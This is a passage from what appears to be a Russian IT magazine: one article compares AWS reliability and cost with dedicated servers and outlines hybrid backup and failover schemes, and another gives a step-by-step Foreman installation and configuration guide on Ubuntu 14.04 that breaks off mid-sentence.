Продолжать тему хайлоада невозможно, не затронув вопросы отказоустойчивости. Независимо от того, насколько хорошо оттестирована система, насколько хорошо настроены сервисы, беде всегда есть место. Отказ железа, проблемы с сетевой доступностью, сбой электропитания, да что там — даже забытый неоплаченный счет за сервер — все это поводы задуматься над тем, как на время катастрофы не выпасть из сети, не потерять пользователей и клиентов.



Дмитрий Чумак
dchumak@itsumma.ru

ОБЛАЧНЫЙ ФЕНОМЕН

Что заставляет людей переносить свои проекты в облака? Почему популярность того же Amazon Web Services только растет? И действительно ли оно стоит того?

В первую очередь владельцев различных интернет-проектов привлекает хорошо разрекламированная потенциальная надежность облачного хостинга. Предполагается, что риски отказа каждого конкретного сервера диверсифицируются тем, что он «размазан» по многотысячной «железной» серверной инфраструктуре с изначально заложенной в нее избыточностью, которая позволяла бы быстро восстанавливать функционирование поврежденных узлов незаметно для клиента и пользователей конечных сервисов.

Кроме надежности, так же остро стоят вопросы масштабирования инфраструктуры и ее стоимости. Владельцам веб-сервисов зачастую хотелось бы иметь возможность быстро и максимально безболезненно добавлять вычислительные ресурсы к своей площадке в случае повышения нагрузки. И никакой головной боли с покупкой новых, более мощных серверов, их настройки, переезда туда (я программист, я не хочу думать, я хочу «клик-клик-клик и готово!»). При этом очень желательно, чтобы деньги хостер требовал только за те ресурсы, которые действительно используются, буквально конвертируя каждого отдельного посетителя в определенную сумму в центах и долларах. Чисто гипотетически, это позволило бы серьезно сократить суммы в ежемесячных счетах и снять необходимость «оплаты предусмотрительности». Но так ли все радужно на самом деле, как нам пишут в AdSense и статьях на Хабре? Что мы имеем на деле?

НАДЕЖНОСТЬ


На деле же Amazon Web Services оказывается далеко не таким надежным, как хотелось бы:

- 21 апреля 2011 года. Даунтайм 53 часа. Причина: нарушение маршрутизации.
- 7 августа 2011 года. Даунтайм 36 часов. Причина: отказ электропитания.
- 29 июня 2012 года. Даунтайм 7 часов. Причина: отказ электропитания.


И это только самые крупные. Отказов, умещающихся во временной промежуток полчаса-час, заметно больше. Признайся честно, насколько чаще твой сервак в Хетцнере полноценно падал? То-то же.

Говоря о надежности облачного хостинга, также стоит сказать про особенности работы самих облачных серверов. К числу таких можно, к примеру, отнести нестабильность производительности дисковой подсистемы. При попадании на неудачную ноду iowait «с папы» может достигать 30–50%. Бывает редко, но бывает. Часто встречается проблема высокого steal'a. Какая-то беда с накладными расходами на виртуализацию. Техподдержка в таких случаях предлагает просто пересоздать инстанс. Желательно в другой зоне доступности.


Пропускная способность сети непропорциональна типу инстанса. Так, судя по нашим данным, наибольшая скорость доступа у инстансов c1.medium, m1.large, и m2.xlarge. M1.medium и m1.xlarge по непонятной причине сильно обделили. Разница в скорости доступа до нескольких раз. Наглядно оценить данные можно с помощью диаграммы «Превратности сетей».



Гипотетическая отказоустойчивость Амазона



Нагрузка на диск на неудачной ноде



МАСШТАБИРУЕМОСТЬ

С масштабируемостью все не так плохо. Но по большей части все же не настолько хорошо, как хотелось бы. «Клик-клик-клик и готово» пока что почти столь же далек, как и на традиционном хостинге. Что мы имеем?

Во-первых, если проект начинает упираться в текущий, не очень большой инстанс, то можно его просто отресайзить, «перейти на тарифный план повыше», как это зовется у традиционных VPS-хостеров. Тут все привычно, идем в панельку, меняем тип инстанса, ребут — и готово.

Во-вторых, если проект в один инстанс уже никак не укладывается, можно, при определенной подготовке структуры кода, остановить инстанс, снять в него снапшот и наплодить клонов, между которыми потом распределять нагрузку. Цена вопроса — от получаса времени простоя, в зависимости от размера дисков, с которых будет сниматься снапшот, небольшие изменения в структуре проекта: обращения с базой данных, хранение сессий, балансинг.

В-третьих, у Амазона уже год-два как появилась такая интересная фишка, как auto-scale instances, вот только популярности она пока снискала не очень много. И причин тому несколько. Первое — это нетривиальность реализации: придется хорошенько прошерстить доки, чтобы понять, что там и куда. Второе и самое главное — это особенности работы этого самого автоскейла. Скорость реакции амазоновского автоскейла — около пятнадцати минут. И для проектов с высокодинамичной нагрузкой, где пики нагрузки могут вырастать и падать за промежутки меньшие, чем эти пятнадцать минут, такая масштабируемость может не только не повлиять положительно, но и оказаться губительной. В зависимости от калибровки система будет заранее, «впрок», докупать инстансы, реагируя на каждый мельчайший чих нагрузки, заставляя владельца переплачивать за излишние, неиспользуемые ресурсы. Либо же автоматика, наоборот, будет тормозить. Не успев распознать пик, не закупит вовремя дополнительные мощности, и тогда можно будет потерять не только тех посетителей, которые «не влезли» на сервер, но и вообще всех, если сервер от нагрузки упадет. А потом, конечно, да, минут через 15–20 у тебя будет пара дополнительных инстансов. Но осадочек останется.

Для кого отлично подходит такое автоматизированное масштабирование, так это для проектов с ярко выраженной периодичностью в нагрузке. К примеру, плавный рост нагрузки днем и спад ночью. Или же повышение нагрузки вечерами и в выходные. При такой картине мира автоскейл показывает себя во всей красе и позволяет не задумываться лишний раз о том, какая в каждый конкретный момент нагрузка идет на проект. Но даже когда количество инстансов адекватно подстраивается под текущую нагрузку, позволяет ли это сэкономить на счетах за хостинг?

СТОИМОСТЬ

И вот мы подходим к меркантильной сути вопроса. Действительно ли удастся сэкономить, даже при условии, что платить ты будешь номинально только за те ресурсы, которые будут использоваться? Идем на SoftLayer (softlayer.com/bare-metal-servers) и смотрим, что нам может предложить объективно один из лучших «железячных» хостеров:


```
Xeon 5570
1 x 2,93 ГГц Xeon 5570 Quad-Core
1333 FSB, 1 x 8 Мб w/HT Cache
6 Гб RAM
4 x 500 Гб SATA HDD, RAID10
100 Мбит/с Port Speed
20 000 Гб Bandwidth
$442
```

А что из аналогов у нас есть в AWS:


```
c3.xlarge
vCPU 4
7,5 Гб RAM
2 x 40 SSD
$0,210 за час, $151 в месяц
1000 Гб EBS x $0,05:
$50
10 000 Гб Bandwidth x $0,12:
$1200
```

Итого: 151 + 50 + 1200 = 1401 доллар.

Причем заметь, что трафика для Амазона я указал вдвое меньше, чем идет по умолчанию у SoftLayer. За вторые десять терабайт нужно будет отдать уже чуть меньше — всего 900 вечнозеленых енотов. И как видишь, хотя в категориях чистой вычислительной мощности (незамутненной оверселлингом виртуалок) Амазон кажется более выгодным, но вот за каждого посетителя действительно придется платить, причем немало. В современном интернете сложно считать месячный объем трафика интернет-проекта в десять терабайт таким уж огромным. А переплачивать за сервер в три раза больше и ус-



Базовая схема гибридного бэкапа



В случае беды поднимаемся в AWS

ложнять структуру проекта только для того, чтобы серверы там сами где-нибудь подстраивались под нагрузку, кажется не очень разумной идеей. Зачастую проще доплатить немного за излишние мощности выделенного сервера, и пусть они стоят «про запас», чем переплачивать за такую «динамику».

УХОДИМ В ОБЛАКА

Но все-таки и из «клауда» можно извлечь пользу в борьбе за стабильность и отказоустойчивость своего проекта. О том, как при этом не остаться без штанов, — далее.

Гибридный бэкап

Допустим, имеющийся хостинг тебя в целом устраивает. Проект работает и не жужжит. Но всегда нужно помнить, что от аварий никто не застрахован, и на такой случай у тебя должен быть план Б. Если бюджет серьезно ограничен и при этом есть некоторые допущения по части времени простоя, то можно использовать гибридный бэкап. Как это будет выглядеть: проект находится на обычном хостинге все время, кроме аварийных ситуаций. В Amazon Web Services же находится копия всей структуры проекта и регулярные резервные копии данных, которые поднимаются только в случае аварии.

Самое главное — это поддержка актуальной версии проекта на обеих площадках. При этом код проекта должен быть максимально универсальным — никакого хардкода IP-адресов и другой подобной нечисти. Было бы еще неплохо изредка проводить «учения» с внезапными переключениями на резервную площадку (экономит кучу нервов, поверь мне).

Из минусов — время простоя. От момента падения сервера до запуска проекта на резервной площадке может уходить до часа-двух, в зависимости от размеров проекта. Также будут утеряны все данные, полученные проектом с момента последнего резервного копирования перед падением.

Горячий резерв

Если денег чуть больше, чем совсем чуть-чуть, то можно заморочиться с горячим резервированием. Проект все так же находится все основное время на обычном хостинге. При этом в Амазоне берется минимальный инстанс, и между серверами настраивается репликация всех данных — и кода, и файлов, и баз данных. В случае беды конфигурация этого инстанса увеличивается до необходимой и весь трафик перенаправляется на него. Время простоя между обнаружением падения основного сервера и перенаправлением трафика на резервную площадку серьезно сокращается по сравнению с предыдущим вариантом — что-то около 5–10 минут на ресайз инстанса и переключение DNS'ов с минимальным TTL.

Полезное замечание: самой важной вещью в жизни твоего проекта после перехода на такую схему работы будет мониторинг активности всех репликаций. Если оно однажды обвалится, а заметишь ты это только через неделю, когда упадет основной сервер, по куче недостающих данных, будет донельзя печально.

БОНУС

В качестве бонуса хочу напомнить тебе, что не Амазоном единым на самом деле жив админ. Есть неплохой DigitalOcean (www.digitalocean.com), мало кем используемый, но и с меньшим количеством драмы в новостях Azure. Главное — внимательно изучить прайсы: можно найти очень интересные для себя варианты, при этом с почасовой оплатой мощностей.

Если приложить немного мозгов и несколько часов времени, то можно получить очень бюджетный, но не менее эффективный автоскейл у какого-нибудь другого хостинг-провайдера, не в Амазоне. К примеру, у DigitalOcean есть отличный API, работать с которым — одно удовольствие. На диске тебя ждет небольшая реализация «карманного автоскейла» от моего коллеги Васи Швакина, написанная на PHP. Это так, в целом, болванчик, но работу системы описывает достаточно наглядно. Если немного подпилить, то может получиться очень удобный инструмент.

Масштабирование


Если денег больше, чем чуть-чуть, и хочется иметь план Б не только на случай отказа основной площадки, но и на случай резкого роста нагрузки, то можно использовать Амазон для динамического масштабирования.

Базовая схема такая же, как и во втором варианте, — основная площадка живет на обычном железном сервере, резерв — на минимальном инстансе в Амазоне. Как только нагрузка на основную площадку начинает превышать разумные пределы, резервный инстанс масштабируется до необходимой мощности и трафик пускается и на него тоже. Если нагрузка продолжает возрастать и имеющихся мощностей недостает, то там же в Амазоне делаются еще несколько инстансов, которые слейвятся с первого резервного, для лучшей скорости обмена данными. Трафик равномерно распределяется между всеми серверами.


Замечания: проект, естественно, должен быть заранее подготовлен к таким поворотам судьбы. Код должен быть универсальным, базы данных либо вынесены на отдельные серверы, либо должна быть возможность использовать систему мультимастер для «размазывания» нагрузки на базы данных параллельно с кодом.

ЗАКЛЮЧЕНИЕ

Как видишь, облака хоть и хорошо растиражированы, но не столь привлекательны на деле, как этого бы хотелось. Но использовать их для своего профита все же не возбраняется. Если с умом подойти к выбору возможностей того же AWS'а и применять их в правильных местах, то можно извлечь хорошую выгоду для своего проекта. Так что не ленись читать документацию и в особенности считать реальную стоимость того, за что платишь. Успехов!



Базовая схема хотрезерва



В случае беды расширяемся в AWS

ОКОНЧАТЕЛЬНОЕ ПРЕДЛОЖЕНИЕ

ЗНАКОМИМСЯ С ВОЗМОЖНОСТЯМИ FOREMAN

Поддерживать вручную сегодняшнюю сеть, состоящую из множества систем, очень сложно и накладно. Нужны инструменты, обеспечивающие управление полным жизненным циклом, включая развертывание ОС, последующее конфигурирование и аудит изменений. Foreman как раз и предлагает все необходимое.



Мартин «urban.prankster» Пранкевич
martin@synack.ru

ВОЗМОЖНОСТИ FOREMAN

Сегодня доступно большое количество инструментов, позволяющих быстро развернуть и настроить ОС, отслеживать состояние и поддерживать требуемую конфигурацию. Для Win здесь несомненный лидер — SCCM. А вот полноценные аналоги для *nix только начинают набирать силу. Сегодня администратору приходится управляться с целым рядом инструментов, каждый из которых выполняет свою роль. Это удобно для разработки, но очень усложняет поддержку, и результат не совсем нагляден. Проект Foreman (theforeman.org) — если точнее, то The Foreman — является, по сути, надстройкой над некоторыми open source решениями, обеспечивая управление системами на протяжении всего их жизненного цикла, от развертывания и конфигурирования до мониторинга (Provisioning, Configuration, Monitoring). С его помощью можно легко автоматизировать любые повторяющиеся задачи, управлять изменениями на тысячах серверов, размещенных на голом железе или в облаке, отслеживая их состояние. Концепция групп серверов config group позволяет отдавать команды сразу нескольким системам, вне зависимости от их расположения.

Проект немолодой: версия 0.1 появилась в сентябре 2009 года, с тех пор усилиями сообщества он развивался быстрыми темпами и за несколько лет вырос в стабильное решение, готовое к продакшен-внедрению. Например, Foreman используется в RHOS Red Hat OpenStack (redhat.com/openstack) для конфигурирования узлов. Написан он с использованием Ruby и JavaScript. Foreman может работать в двух режимах:

- basic — основной режим, когда он самостоятельно выполняет все операции по автоматической настройке узлов;
- unattended — фактически GUI для генерации и управления конфигурационными файлами, необходимыми для развертывания хостов.

Foreman состоит из нескольких компонентов, которые могут быть развернуты на одном сервере, или возможна мультисерверная установка:

- Smart Proxy — представляет собой автономный веб-компонент, который помещается на хосте и позволяет обеспечить подключение Foreman к TFTP, DHCP (ISC DHCP, MS DHCP), DNS (Bind, MS DNS), Chef Proxy, Realm (FreeIPA), Puppet и Puppet CA. Один Smart Proxy может управлять несколькими сервисами, но можно использовать автономную установку;
- интерфейс управления WebGUI, CLI и API;
- Configuration Management — решение для управления конфигурацией на основе Puppet и Chef, включая Puppet ENC (external node classifier) с встроенной поддержкой для параметризованных классов и иерархией параметров;
- СУБД (MySQL, PosgreSQL или SQLite) — хранение настроек и отчетов;
- управляемые компьютеры.

Если уже есть развернутые сервисы TFTP, DHCP, DNS, Puppet, их можно просто подключить к Foreman через Smart Proxy, не ставя и настраивая повторно. В случае мультисерверной установки выбирается основной сервер, который обеспечивает GUI, конфигурацию узлов, файлы начальной установки и прочее. Параметры Puppet могут как создаваться вручную, так и импортироваться с Puppet Master. Для установки ОС используются любые репозитории пакетов. Конечно, если планируется развертывание большого количества систем, лучше предварительно создать свое зеркало и использовать его. Это заметно уменьшит трафик и увеличит скорость.

Веб-интерфейс не локализован (при желании это легко сделать самостоятельно), но большинство параметров понятно, и путаницы не возникает. Да и его внедрением вряд ли будет заниматься админ-новичок.

Все возможности пользователя по управлению хостами, функциями Foreman и другими ресурсами (домены, учетные записи, узлы, параметры среды, настройки Puppet и прочее) определяются правами (просмотр, создание, редактирование и удаление), которые, в свою очередь, регулируются ролью. Только глобальный администратор, создаваемый во время установки, не имеет ограничений. Система предлагает две встроенные роли: Anonymous (получают все пользователи вне зависимости от других ролей) и Default user. Последняя не совсем роль, а, по сути, шаблон, который используется при создании новой роли. В итоге любой пользователь получает доступ в рамках роли Anonymous + набор ролей, определенных админом. Окончательные разрешения легко определяются при помощи фильтров.

Поддерживается аутентификация средствами LDAP и Active Directory, в том числе может работать совместно с опенсорсной системой идентификации пользователей FreeIPA (freeipa.org).

Сегодня Foreman предлагается некоторыми облачными провайдерами и обеспечивает работу с Amazon EC2, Google Compute Engine, Libvirt, OpenStack, oVirt и RHEV Rackspace, VMware. Поддерживается установка на RHEL 6 и клоны (CentOS, Scientific Linux), Fedora, Ubuntu 12.04/14.04 LTS, Debian 6/7, OpenSUSE и Solaris.

УСТАНОВКА FOREMAN

На сегодня текущая версия — 1.5. Проект предлагает подробный мануал (theforeman.org/manuals/1.5), в котором отражены основные моменты. Но написан он, скорее всего, «для себя», часть информации дается поверхностно, и в процессе развертывания выясняется, что упущены многие тонкости. Или, может быть, разработчики полагают, что Foreman вряд ли будет ставить новичок, поэтому с мелочами желающие разберутся сами. В частности, с установкой и настройкой Puppet, TFTP, DNS и остальных сервисов придется разбираться самостоятельно.

Ставить будем на Ubuntu 14.04 LTS, для других дистрибутивов основные моменты будут также актуальны, кроме особенностей пакетной системы.

Вначале необходимо настроить разрешение имени через службу DNS, проверить это можно, выполнив hostname -f. Для этого как минимум в /etc/hosts должен быть прописан

```
1.2.3.4 example.org example
```

Также нужно открыть порты 53TCP\UDP, 67–69 UDP, 80, 443, 3000, 3306 (MySQL) или 5432 (PostgreSQL), 5910–5930 (VNC-консоль), 8140 и 8443. Для установки предлагается свой репозиторий:

```
$ sudo echo "deb http://deb.theforeman.org/ ↵
  trusty 1.5" > /etc/apt/sources.list.d/foreman.list
$ sudo echo "deb http://deb.theforeman.org/ plugins ↵
  1.5" >> /etc/apt/sources.list.d/foreman.list
$ sudo wget -q http://deb.theforeman.org/foreman.↵
  asc -O- | sudo apt-key add -
```

Установку можно производить, указав нужные пакеты из состава Foreman, возможен вариант и сборки при помощи сырцов. Но рекомендуется весь процесс поручить специальному скрипту foreman-installer. Он представляет собой набор модулей Puppet, который самостоятельно скачивает и ставит все компоненты — Foreman web UI (Apache HTTPS), Smart Proxy, Passenger с PostgreSQL (ставится по умолчанию) и опционально TFTP, ISC DHCP и BIND DNS — и производит нужные конфигурации:

```
$ sudo apt-get update && apt-get install ↵
  foreman-installer
```

Все параметры скрипта можно получить при помощи ключа --help. Их на самом деле очень много: выбор СУБД (MySQL, PostgreSQl или SQLite), очистка старой базы данных, установка учетных записей для разных сервисов, подключение/отключение плагинов, настройка параметров DNS/DHCP/tftp, активация модулей и многое другое. Например, при развертывании в Amazon EC2 потребуется включить нужный модуль:

```
$ sudo foreman-installer ↵
  --enable-foreman-compute-ec2
```

Чтобы во всем разобраться, необходимо время, и, к сожалению, из документации не всегда понятно, какие значения используются по умолчанию. Хотя в ней приводится пара примеров для установки в режиме Standalone Puppet master, без Puppet master и отдельно Smart proxy. Для ознакомления с текущими настройками можно использовать файл /etc/foreman/foreman-installer-answers.yaml, в котором будет прописана вся информация по параметрам установки в /usr/share/foreman-installer/README.md.

```
user@example:~$ sudo cat /etc/foreman/foreman-installer-answers.yaml
---
  foreman:
    foreman_url: "https://example.org"
    unattended: true
    authentication: true
    passenger: true
    passenger_scl:
    use_vhost: true
    ssl: true
    custom_repo: true
    repo: stable
    configure_epel_repo: true
    configure_scl_repo: true
    selinux:
    gpgcheck: true
    version: present
    db_manage: true
    db_type: postgresql
    db_adapter:
    db_host:
    db_port:
    db_database:
    db_username: foreman
    db_password: svUHuU6k9z6ruWWU5qZhZuMNqXmtEDRN
    db_sslmode:
    app_root: /usr/share/foreman
    user: foreman
    group: foreman
    user_groups:
      - puppet
    environment: production
    puppet_home: /var/lib/puppet
    locations_enabled: false
    organizations_enabled: false
    passenger_interface: ""
    server_ssl_ca: /var/lib/puppet/ssl/certs/ca.pem
    server_ssl_chain: /var/lib/puppet/ssl/certs/ca.pem
```

Информацию по параметрам можно найти в foreman-installer-answers.yaml


CLI


Командный интерфейс Foreman базируется на фреймворке hammer (github.com/theforeman/hammer-cli) и обеспечивается утилитой hammer, которая, в свою очередь, считывает ряд конфигурационных файлов, расположенных в каталоге hammer (внутри обязательный файл cli_config.yml и подкаталог cli.modules.d, указывающие на плагины, которые необходимо подгрузить, по умолчанию все отключены). Сам каталог hammer может быть в текущей директории (./config/hammer/), общесистемным (/etc/hammer), в домашнем каталоге пользователя (~/.hammer/) или в произвольном месте, на которое указывается при помощи ключа -C. В поставке Foreman имеются примеры, которые следует скопировать и изменить по своему усмотрению. Список параметров можно получить стандартной командой hammer -h. Принцип работы очень несложен: просто указываем те же параметры, что и в GUI. Например, создадим Smart Proxy:

```
$ hammer proxy create --name myproxy --url ↵
  https://proxy.my.net:8443
```

Создаем новую ОС:

```
$ hammer os create --name Ubuntu --major 14 --minor 04
```





Слева: Первоначальные операции указаны в окне Welcome

Справа: Создание класса Puppet

Интересен вариант запуска установщика в интерактивном режиме foreman-installer -i, когда, отвечая на вопросы, можно выбрать наиболее подходящие параметры. Но при первом знакомстве и в режиме одного сервера достаточно оставить все параметры по умолчанию.

```
$ sudo foreman-installer
```

В процессе установки в Ubuntu 14.04 произошли два сбоя при запуске Apache. В первом случае сообщение выдало, что слишком много грузим MPM-модулей. Отключаем:

```
$ sudo a2dismod mpm_event
```

Далее Apache заявил, что файлов сертификатов в /var/lib/puppet/ssl не существует или они пусты. Проверяем при помощи ls, все на месте. Вероятно, дело в правах доступа. Решаем просто — добавим учетку веб-сервера www-data в группу puppet:

```
$ cat /etc/group
puppet:x:127:foreman,foreman-proxy,www-data
```

Перезапускаем Apache:

```
$ sudo service apache2 restart
```

Теперь работает. После установки конфигурационные файлы можно найти в каталоге /etc/foreman и /usr/share/foreman.

Подключаемся к интерфейсу Foreman браузером к 433-му порту сервера (https://fqdn/) с логином и паролем admin и changeme.

ПЕРВОНАЧАЛЬНАЯ КОНФИГУРАЦИЯ FOREMAN

Интерфейс сложным назвать тяжело. Все установки на месте и производятся в пяти вкладках: Monitor (статистика, отчеты, тренды, аудит), Hosts (подключение и настройка узлов), Configure (параметры среды и группы узлов), Infrastructure (настройка собственно компонентов Foreman) и Administer (аутентификация, учетные записи, роли). При определенном опыте назначение многих параметров очевидно, в случае неправильного заполнения интерфейс выдает подсказки, не всегда, правда, внятные, но ошибочное значение ввести нельзя. Нужно просто пройтись, чтобы знать, что и где редактируется, и в последующем быстро найти. Настроек хватает, поэтому разберем основные.

Перед началом работы с Foreman необходимо выполнить ряд установок, о некоторых из них предупреждают в первом окне Welcome, появляющемся после входа в систему. Все настройки работы самого Foreman можно отредактировать двумя способами: напрямую файл /usr/share/foreman/config/settings.yaml и в разделе Administer → Settings интерфейса. Причем некоторые параметры редактируются только первым способом (они не помечаются значком Click to edit). В Settings четыре вкладки: General, Auth, Puppet, Provisioning. Здесь найдем настройку SSL, параметров авторизации и SSO, переменные по умолчанию и многое другое. Подробно они описаны в документации (раздел 3.5.2 Configuration Options). Настройки подключения к СУБД описываются /etc/foreman/database.yml. Внутри файла все понятно, в принципе, ничто не мешает в последующем мигрировать на другую СУБД, 